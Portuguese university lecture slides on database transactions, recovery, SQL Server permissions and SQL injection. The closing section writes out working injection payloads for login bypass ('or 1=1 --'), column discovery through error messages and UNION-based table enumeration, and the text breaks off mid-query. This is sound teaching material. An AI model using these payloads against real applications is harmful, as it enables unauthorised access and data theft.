	$A = A + 35$
	write(A)
	<i>commit()</i>
<i>abort()</i>	

recuperável	
T1	T2
read(A)	
$A = A - 20$	
write(A)	
	read(A)
	$A = A + 10$
	write(A)
	<i>commit()</i>
	<i>commit()</i>

28

Escalonamento sem Abort em Cascata

- Um escalonamento recuperável pode gerar aborts de transações em cascata
 - Não desejável: maior complexidade (e tempo) na recuperação da falha
- Um escalonamento E é recuperável e evita aborts em cascata se uma Ti em E só puder ler elementos que tenham sido atualizados por transações que já concluíram.

recuperável com
aborts em cascata

T1	T2
read(X)	
read(A)	
A = A - 15	
write(A)	
	read(A)
	A = A + 35
	write(A)
abort()	...

recuperável sem
aborts em cascata

T1	T2
read(X)	
A = A - 15	
write(A)	
commit()	
	read(A)
	A = A + 35
	write(A)
	...

29

Escalonamento Estrito

- Um escalonamento E é recuperável, evita aborts em cascata e é estrito se uma Ti em E só puder ler ou atualizar um elemento A depois que todas as transações que atualizaram A tenham sido concluídas.

recuperável sem
aborts em cascata e
não estrito

T1	T2
read(A)	
A = A - 15	
write(A)	
	read(B)
	A = B + 35
	write(A)
	commit()
abort()	

recuperável sem
aborts em cascata e
estrito

T1	T2
read(A)	
A = A - 15	
write(A)	
commit()	
	read(B)
	A = B + 35
	write(A)
	commit()

30

Backups

- Cópias de segurança efectuadas com regularidade que devem contemplar toda a base de dados.
- Ponto de recuperação caso existam falhas muito graves no sistema.
- Desvantagem: só permite recuperar dados até ao momento em que foi efectuado o backup.
 - Logo, devemos fazer backup com regularidade.
 - No entanto, as operações de backup são processos pesados e onerosas em termos de recursos.

31

Transactions Logs - 1/2

- Um **sistema de log** que regista todas as **operações** realizadas nas transações da base de dados, incluído o commit
- O registo de log também se reparte entre a memória e o disco
- Os logs também guardam uma imagem dos dados alterados:
 - Antes da transação: before-image
 - Depois da transação: after-image

32

Transactions Logs - 2/2

Data Flow

1. O log regista de forma sequencial todas as operações da transação, incluindo o commit
2. Só no final do registo do commit no log, os dados podem ser guardados em disco
 - gestão de I/O - dados são alterados em memória volátil (buffers) e só mais tarde efectivados em disco.
3. Antes dos dados da BD serem escritos em disco, os respetivos dados do log têm de ser escritos

33


Transaction Logs - Recuperação de Falhas

- Como referido, podemos ter várias operações sobre dados efectuadas em memória volátil (buffers) que podem não ser guardadas em disco caso ocorra uma falha no sistema.
- No entanto, o registo de logs já está em disco, pelo que pode ser utilizado para recuperação da falha.
- Os backups + transaction logs podem ser utilizados para recuperação de diferentes tipos de falhas:
 - Disco
 - Transação
 - Sistema

34

Recuperação de Falha de Disco

- Existe uma falha nos discos em que está a base de dados
- Caso mais grave de falha pois obriga à reconstrução de toda a base de dados
- Processo de recuperação:
 1. Fazer o restore do último backup
 2. Fazer o rollforward
 - Utilizar as after images do transaction log para atualizar a base de dados até ao momento da falha



Apenas Tn4 não é recuperada.

35

Recuperação de Falha de Transação

- Menos Grave
- Basta utilizar a before-image do transaction-logging capturada antes da transação para fazer rollback

36

Recuperação de Falha de Sistema

- Erros no sistema operativo ou no SGBD
- Nestas condições considera-se que a base de dados está corrompida e é necessário regressar a um estado anterior válido (integro) utilizando:
 1. Rollback com as before-images do transaction-logging
 2. Rollforward com as after-images do transaction-logging
- Dificuldade
 - Detectar o ponto de integridade até ao qual devemos desfazer as transações.

37


Rollback - até que ponto?

- Quando necessitamos de fazer rollback a questão que se coloca é:
 - Até que ponto do transaction log devemos recuar?
 - Deverá ser o momento em que o transaction log e a base de dados estão sincronizados.
 - Só a partir desse ponto é que nos interessa refazer as transações.
- Solução segura: último backup!
 - Operação lenta ...
 - ... pois pode ser um momento muito recuado o que obrigará a um grande esforço pois temos de refazer todos as transação até ao momento da falha!!!
- Solução baseada em Chekpoint
 - Marca no transaction log que identifica o momento em que os buffers são escritos para disco.
 - Ponto de sincronismo (em disco) entre o transaction log e a BD

38

Checkpoint

- São fundamentais para limitar a amplitude dos processos de rollback e rollforward.



- Tn4 não é recuperável
- Tn2 e Tn3 são refeitas: primeiro são desfeitas (rollbacked) e depois executadas novamente (rollforward)
- Tn e Tn1 não necessitam de intervenção

39

Savepoint

- Alguns sistemas suportam Savepoint numa transação.
 - Permite reconstruir a transação até esses pontos
- Savepoint versus Commit
 - Savepoint é interno à transação
 - Commit efetiva (BD) as operações e torna-as visíveis para outras

```
BEGIN TRANSACTION
...
Save Point X
...
Save Point Y
...
END TRANSACTION
```

40

Recuperação de Falhas - Custos

- Os mecanismos de recuperação de falhas têm custos:
 - Maior número de acessos ao disco
 - Ficheiros de recuperação constantemente atualizados - transactions logs
 - Maior volume de dados armazenados
 - Redundância de dados (backup e transaction logs)
 - Sobrecarga de processamento
 - Utilização de CPU (menos significativo)

41

SQL SERVER

42

 deti

Resumo da Sintaxe

Iniciar transação

```
BEGIN TRAN[SACTION] [<trans_name> | <@trans_name_variable>]
```

Commit da transação

```
COMMIT TRAN[SACTION] [<trans_name> | <@trans_name_variable>]
```

Rollback da transação

```
ROLLBACK TRAN[SACTION]
[<trans_name> | <@trans_name_variable> | <save point
name> | <@savepoint variable>]
```

Save Point

```
SAVE TRAN[SACTION] [<savepoint name> | <@savepoint variable>]
```

43

 deti

Transações em SQL Server - Isolamento

Instrução:
[SET TRANSACTION](#)

Nível de isolamento

- **ISOLATION LEVEL** *nível*
- *nível* que uma transação T_i pode assumir:
 - **SERIALIZABLE** (T_i executa com completo isolamento)
 - **REPEATABLE READ** (T_i só lê dados efetivados (committed) e outras transações não podem modificar dados lidos por T_i)
 - **READ COMMITTED** (T_i só lê dados efetivados, mas outras transações podem modificar dados lidos por T_i)*
 - **READ UNCOMMITTED** (T_i pode ler dados que ainda não sofreram efetivação)
 - **SNAPSHOT** (T_i vê uma imagem dos dados que existiam antes de se iniciar a transação - alterações committed entretanto não são visíveis)

```
-- Exemplo em SQL Server
SET TRANSACTION ISOLATION LEVEL REPEATABLE
READ;
GO
BEGIN TRANSACTION;
.....
.....
COMMIT TRANSACTION;
```

44

* defeito em SQL Server

Exemplos

```
-- Transação cujo nome é uma variável
DECLARE @TranName VARCHAR(20)
SELECT @TranName = 'MyTransaction'

BEGIN TRANSACTION @TranName
UPDATE roysched
SET royalty = royalty * 1.10
WHERE title_id LIKE 'Pc%'

....
.

COMMIT TRANSACTION MyTransaction
GO
```

```
-- Transação com Save Point and Rollback
BEGIN TRAN
PRINT 'First Transaction: ' + CONVERT(VARCHAR,@@TRANCOUNT)

INSERT INTO People VALUES ('Tom')

SAVE TRAN Savepoint1
PRINT 'Second Transaction: ' + CONVERT(VARCHAR,@@TRANCOUNT)

INSERT INTO People VALUES ('Dick')

ROLLBACK TRAN Savepoint1
PRINT 'Rollback: ' + CONVERT(VARCHAR,@@TRANCOUNT)

COMMIT TRAN
PRINT 'Complete: ' + CONVERT(VARCHAR,@@TRANCOUNT)
```

```
-- Transação com Rollback
GO
BEGIN TRAN
PRINT 'Transaction: ' + CONVERT(VARCHAR,@@TRANCOUNT)

INSERT INTO People VALUES ('Tom')
.

ROLLBACK TRAN
PRINT 'Rollback: ' + CONVERT(VARCHAR,@@TRANCOUNT)
GO
```

45

Transações Encadeadas

- Podemos ter transações dentro de transações
- **@@TRANCOUNT** - conta o número de transações ativas
- Os **Rollbacks** em transações internas revertem toda a transação até ao primeiro BEGIN TRAN
 - Devemos utilizar save points para evitar reversão total

```
-- Transação Encadeada sem Save Points
GO
BEGIN TRAN
PRINT 'First Tran: ' + CONVERT(VARCHAR,@@TRANCOUNT)

insert into dependent values('183623612', 'Luis Pinto', 'M', null, null);

BEGIN TRAN
PRINT 'Second Tran: ' + CONVERT(VARCHAR,@@TRANCOUNT)

insert into dependent values('183623612', 'Maria Pinto', 'F', null, null);

ROLLBACK TRAN
PRINT 'Rollback: ' + CONVERT(VARCHAR,@@TRANCOUNT)
GO
```

Nenhum dos inserts é efectivado

First Tran: 1	Second Tran: 2
Second Tran: 2	Rollback: 2
Rollback: 0	Complete: 0

```
-- Transação Encadeada com Save Point
GO
BEGIN TRAN
PRINT 'First Tran: ' + CONVERT(VARCHAR,@@TRANCOUNT)

insert into dependent values('183623612', 'Luis Pinto', 'M', null, null);

SAVE TRAN savepoint1
BEGIN TRAN
PRINT 'Second Tran: ' + CONVERT(VARCHAR,@@TRANCOUNT)

insert into dependent values('183623612', 'Maria Pinto', 'F', null, null);

ROLLBACK TRAN savepoint1
PRINT 'Rollback: ' + CONVERT(VARCHAR,@@TRANCOUNT)

COMMIT TRAN
COMMIT TRAN
PRINT 'Complete: ' + CONVERT(VARCHAR,@@TRANCOUNT)
GO
```

Só o primeiro insert é efectivado

Stored Procedures e Rollbacks

- À semelhança do que acontece com as transações encadeadas, um rollback num stored procedure (SP) reverte as suas operações mas também as exteriores ao SP!
- Devemos utilizar save points

```
-- Stored Procedure com Save Point
CREATE PROC MyProc
AS
BEGIN
    BEGIN TRAN
    SAVE TRAN Savepoint1
    ...
    ROLLBACK TRAN Savepoint1
    COMMIT TRAN
END
```

```
-- Invocação do Stored Procedure
GO
BEGIN TRAN
EXEC MyProc
COMMIT TRAN
```

47

Transações - SET XACT_ABORT ON|OFF

- Por defeito, quando ocorre um erro a transação é toda desfeita e as instruções seguintes não são executadas
 - tudo ou nada...
- No entanto temos possibilidade de permitir que a transação continue mesmo com erro!

```
-- Transacção com SET XACT_ABORT OFF
CREATE TRIGGER deleteCustomer ON customers
instead of delete
AS
BEGIN
    BEGIN TRAN
    DECLARE @id as int;
    SELECT @id=customerID from deleted;

    IF (NOT EXISTS (SELECT * FROM INFORMATION_SCHEMA.TABLES
        WHERE TABLE_SCHEMA = 'dbo' AND TABLE_NAME = 'customers_deleted'))
        CREATE TABLE dbo.customers_deleted (...);

    -- SET XACT_ABORT OFF
    INSERT into dbo.customers_deleted select * from deleted; -- *
    DELETE from customers where customerID =@id; -- **

    IF (@@error > 0)
        raiserror ('Delete Error', 16, 1); -- **

    COMMIT TRAN
END
```

A ocorrência de um erro no delete * leva a um rollback de toda transacção, incluindo a possível criação da tabela customers_deleted

SET XACT_ABORT OFF
A ocorrência de um erro no delete * não desfaz operações anteriores e faz display da msg de erro **

48

Transações - Try ... Catch

- Quando há um erro dentro do bloco Try, as operações anteriores são desfeitas e “salta” para o bloco Catch. Depois do End Catch são executadas as restantes instruções.

```
-- Transação com Try ... Catch
CREATE TRIGGER deleteCustomer ON customers
instead of delete
AS
BEGIN
    BEGIN TRAN
    DECLARE @id as int;
    SELECT @id=custID from deleted;

    IF (NOT EXISTS (SELECT * FROM INFORMATION_SCHEMA.TABLES
                     WHERE TABLE_SCHEMA = 'dbo' AND TABLE_NAME = 'customers_deleted'))
        CREATE TABLE dbo.customers_deleted (...);

    BEGIN TRY
        INSERT into dbo.customers_deleted select * from deleted; -- *
        DELETE from customers where custID =@id;
    END TRY
    BEGIN CATCH
        raiserror ('Delete Error', 16, 1); -- **
        Print 'Cheguei aqui...'; -- ***
        COMMIT TRAN
    END CATCH
END
```

A ocorrência de um erro no delete * leva a um rollback de todas as operações anteriores da transação.
No entanto, as instruções ** e *** são executadas

49

Resumo

- Transações
- Controlo de Concorrência
- Recuperação de Falhas
- Ambiente SQL Server

50

Aspectos de Segurança



Base de Dados - 2016/17

Carlos Costa

1

SQL SERVER SECURITY

2



Login - Server Roles | User - Database Roles

The screenshot shows two main panes. The left pane displays the 'CARLOSCOSTAXP\SQLEXPRESS2008 (SQL Server 1C)' instance with its databases, security, and server roles. A specific login named 'cc' is highlighted with a red oval. A dashed arrow points from this login to the right pane, which shows the 'rentacar' database. In the 'rentacar' database, a user named 'Carlos Costa' is mapped to the 'cc' login. The right pane also lists other database objects like tables, views, and security roles.

Mapping

5

Login - Users (1:N)

The screenshot shows the 'Login Properties' dialog for the 'cc' login. The 'User Mapping' tab is selected, showing a list of databases and the users mapped to them. The 'rentacar' database has two users mapped: 'CCosta' and 'Carlos Costa', both with 'dbo' as their default schema. A callout bubble highlights this and states: "Um login pode ter distintos users associados... ...um por DB".

6

Login - Criar, Eliminar, Alterar

```
-- Windows Login em SQL Server
-- Criar um login que já existe no Windows
CREATE LOGIN 'MachineName\UserLoginWindows'

-- Eliminar o login do SQL Server
DROP LOGIN 'MachineName\UserLoginWindows'

-- Associar base de dados de defeito
ALTER LOGIN 'Sam', 'Company'

-- Login do SQL Server
-- Criar login: Opção 1
CREATE LOGIN 'login', 'password', 'defaultdatabase', 'defaultlanguage', 'sid',
'encryption_option'

-- Criar login: Opção 2
EXEC sp_addlogin 'joao', 'mypassword', 'Company'

-- Alterar a Password
ALTER LOGIN joao WITH password='3123123'

-- Enable|Disable Login
ALTER LOGIN joao enable|disable

-- Eliminar SQL Server login
DROP LOGIN 'Sam'
```

Server Roles

- Bulkadmin
 - Can perform bulk insert operations
- Dbcreator
 - Can create, alter, drop, and restore databases
- Diskadmin
 - Can create, alter, and drop disk files
- Processadmin
 - Can kill a running SQL Server process
- Securityadmin
 - Can manage the logins for the server
- Serveradmin
 - Can configure the serverwide settings, including setting up full-text searches and shutting down the server
- Setupadmin
 - Can configure linked servers, extended stored procedures, and the startup stored procedure
- Sysadmin
 - Can perform any activity in the SQL Server installation, regardless of any other permission setting. The sysadmin role even overrides denied permissions on an object.
- Public
 - Every SQL Server login belongs to the public server role. When a server principal has not been granted or denied specific permissions on a securable object, the user inherits the permissions granted to public on that object.

A partir do SQL Server 2012
já é possível definir novas
(server) roles

Um login pode pertencer a
mais do que um grupo

8

Login - Associar 1..N Server Roles

GUI

CLI

```
-- Adiciona (remover) um login a um server role
-- Atribuir uma role a um login
sp_addsrvrolemember [ @loginame = ] 'login', [ @rolename = ] 'role'

-- Exemplos:
EXEC sp_addsrvrolemember 'ServerDB\Lauren', 'dbcreator'

EXEC sp_addsrvrolemember 'joao', 'sysadmin'

-- Retirar uma role a um login
sp_dropsrvrolemember[ @loginame = ] 'login', [ @rolename = ] 'role'

-- Exemplo:
EXEC sp_dropsrvrolemember 'ServerDB\Lauren', 'sysadmin'
```

9

Segurança na Base de Dados

- User com privilégio de acesso a uma BD tem um conjunto de permissões administrativas (pré-definidas) mas...
- ... para aceder aos dados necessita que lhe sejam concedidas permissões para acesso a objetos da BD:
 - tables, stored procedures, views, functions
- Todos os users pertencem automaticamente ao grupo (database role) *public*.
- As permissões dos objetos são atribuídas com os comandos grant, revoke e deny.
- A granularidade das permissões permite ir ao detalhe das ações:
 - select, insert, update, execute, etc

10

DB - Grant Access

- Grant DB Access to Users

- Um login pode ter associado um único user em cada DB cujo nome pode ser distinto entre DBs.

```
-- DB GRANT Access
```

```
-- Criar um user na DB associado a um login
USE MYBDNAME
CREATE USER joao_db FOR Login joao

-- Com um schema por defeito
CREATE USER Joe_db FOR LOGIN Joe WITH DEFAULT_SCHEMA = Sales;

-- Eliminar um user da DB
DROP USER joao
```



11

Database Roles (Fixed)

- db_accessadmin
 - Can authorize a user to access the database, but not manage database-level security
- db_backupoperator
 - Can perform backups, checkpoints, and DBCC commands, but not restores (only server sysadmins can)
- db_datareader
 - Can read all the data in the database. This role is the equivalent of a grant on all objects, and it can be overridden by a deny permission.
- db_datawriter
 - Can write to all the data in the database. This role is the equivalent of a grant on all objects, and it can be overridden by a deny permission.
- db_ddladmin
 - Can issue DDL commands (create, alter, drop)
- db_denydatareader
 - Can read from any table in the database. This deny will override any object-level grant.
- db_denydatawriter
 - Blocks modifying data in any table in the database. This deny will override any object-level grant.
- db_owner
 - A special role that has all permissions in the database. This role includes all the capabilities of the other roles. It is different from the dbo user role. This is not the database-level equivalent of the server sysadmin role; an object-level deny will override membership in this role.
- db_securityadmin
 - Can manage database-level security – roles and permissions

SQL Server permite definir novas DB Roles
...
Um user pode pertencer a mais do que um grupo

12



Segurança dos Objetos da BD

- Podemos associar permissões a cada objecto, atribuídas:
 - diretamente ao user
 - uma role que o user pertence
- Conceito de “Object Ownership”
 - Podemos ter permissões para executar um SP mas não para os outros objetos acedidas por este (ex. tabelas).
 - Não é problema desde que a cadeia de “ownership” dos objectos seja consistente.
 - Se o “dono” for diferente, então vamos ter problemas...
- Schemas também têm owner e todos os seus objetos têm o mesmo owner.
- Manuseamento da segurança dos objetos
 - SQL Data Control Language (DCL): GRANT, REVOKE e DENY
 - Utilizando System Stored Procedures.

15

Objetos - Tipos de Permissões

- Select
 - The right to select data. Select permission can be applied to specific columns.
- Insert
 - The right to insert data
- Update
 - The right to modify existing data. Update rights for which a WHERE clause is used require select rights as well. Update permission can be set on specific columns.
- Delete
 - The right to delete existing data
- References
 - The References permission on a table is needed to create a FOREIGN KEY constraint that references that table.
- Execute
 - The right to execute stored procedures or user-defined functions

16

Objetos - GRANT

Sintaxe:

```
GRANT Permissions, ... , ...
  ON Object
  TO User/role, User/role
  WITH GRANT OPTION
```

Permissions: ALL, SELECT, INSERT, DELETE, REFERENCES, UPDATE, or EXECUTE

WITH GRANT OPTION: Indicates that the grantee will also be given the ability to grant the specified permission to others.

-- Exemplos:

```
GRANT Update ON Employee TO CC
GRANT ALL ON Department TO MyRoleName
GRANT Select, Update ON Project TO MyRoleName, CC
GRANT Execute ON MyStoredProcedure TO CC WITH GRANT OPTION
```

17

Objetos - Revoke, Deny

- Revoke e Deny têm sintaxes similares ao GRANT
- Se o Grant incluiu “WITH GRANT OPTION”
 - Então temos de remover permissões em cascata (Cascade)
- Deny é a ação oposta ao Grant: remove explicitamente uma permissão.
 - Que se sobrepõem a um eventual Grant “sobreposto”
- Devemos “anular” um Grant ou Deny com um Revoke.

-- Exemplos:

```
REVOKE Update ON Employee TO CC
REVOKE Execute ON MyStoredProcedure TO CC CASCADE
DENY Select ON Employee to John
REVOKE Select ON Employee to John
```

18



Stored Procedure - “execute as”

- Podemos determinar como será executado o código dentro do SP:

```
-- SP with Execute AS
CREATE PROCEDURE AddNewCustomer (LastName VARCHAR(50), FirstName VARCHAR(50))
WITH EXECUTE AS SELF
AS
...
```

- Opções do Execute As:

- Caller – execute with the owner permissions of the user executing the stored procedure.
- Self – execute with the permission of the user who created or altered the stored procedure.
- Owner – execute with the permissions of the owner of the stored procedure.
- <user> – execute with the permission of the specific named user.

19

Nota: Também se aplica a UDF e Triggers.



Cifragem de Atributos

- SQL Server suporta 4 tipos de cifragem de atributos:

- Senha
- Chave Simétrica
- Chave Assimétrica
- Certificados Digitais

Exemplo

```
-- Exemplo de cifragem com SENHA:
CREATE TABLE CCard (
    CCardID INT IDENTITY PRIMARY KEY NOT NULL,
    CustomerID INT NOT NULL,
    CreditCardNumber VARBINARY(128),
    Expires CHAR(4) );
INSERT CCard(CustomerID, CreditCardNumber, Expires)
VALUES(1,EncryptByPassPhrase('ThePassphrase', '12345678901234567890'), '0808');
SELECT CCardID, CustomerID, CONVERT(VARCHAR(20),
DecryptByPassPhrase('ThePassphrase', CreditCardNumber)), Expires FROM Ccard
WHERE CustomerID = 1;
```

20



SQL INJECTION

21




Definição

- A injecção maliciosa de comandos SQL num SGBD através de uma aplicação.
- Um ataque deste tipo pode:
 - Expor informação
 - Introduzir/alterar dados
 - Eliminar dados
 - Ganhar acesso a contas/privilégios de outros utilizadores
 - Denial-of-Service
 - Executar comandos no SO
- Ameaça mais comum num SGBD

22


Como Funciona?

- Exemplo (ASP .NET):
 - Form de Login de uma aplicação que tem associada uma query:



**SELECT * FROM Login
WHERE username = 'Joe'
AND password = '123'**

- Se retornar algo => login!



- GUI -> Imaginemos que a query é construída da seguinte forma:
`SQLQuery = "SELECT * FROM Login where username= " +
form_usr + " AND password = " + form_pwd + "";`

23

Strings - Injecting SQL

Se o utilizador introduzir os seguintes campos:

<code>form_usr</code> ->	' or 1=1 --
<code>form_pwd</code> ->	<anything>

A query resultante seria:

```
SELECT * FROM Login
WHERE username = ' ' or 1=1
-- AND password = 'anything'
```

TRUE!!!

- Repare no **poder do caracter '** na string... termina-a e o que vem a seguir é considerado comando SQL.
- O resto da instrução SQL (programada) é cancelada com o **--**

24



E se o parâmetro for numérico...

Exemplo:

```
SELECT * FROM customers WHERE id= 5 AND pin = 5432
```

Se o utilizador introduzir os seguintes campos:

<i>form_id</i> ->	3 or 1=1 --
<i>form_pin</i> ->	<anything>

A query resultante seria:

```
SELECT * FROM customers
WHERE id = 3 or 1=1 -- TRUE!!!
-- AND pin = anything
```

Vai retornar todos os tuplos de customers...

25



Descobrindo nome da tabela e atributos

<i>form_usr</i> ->	blabla
<i>form_pwd</i> ->	' group by username --

A query resultante seria:

```
SELECT * FROM Login WHERE username = 'blabla' AND password=''
group by username --
```

Server Error in '/WebLogin' Application.

Column 'Login.UserId' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

Ficamos a saber o nome da tabela e do atributo!

<i>form_pwd</i> ->	' group by userid, username --
--------------------	--------------------------------

Server Error in '/WebLogin' Application.

Column 'Login.Password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

... segundo atributo! 26

Obter o nome das tabelas da BD

deti

form_usr ->	xx' UNION SELECT TABLE_NAME, null, null FROM INFORMATION_SCHEMA.TABLES; --
form_pwd ->	blabla

Explorando a UNION para obter outra informação:

1. Temos de acertar no número de atributos (tentativa e erro)
2. Provocar um erro de “matching” dos tipos dos atributos

```
SELECT * FROM Login WHERE username = 'xx' UNION SELECT TABLE_NAME,  
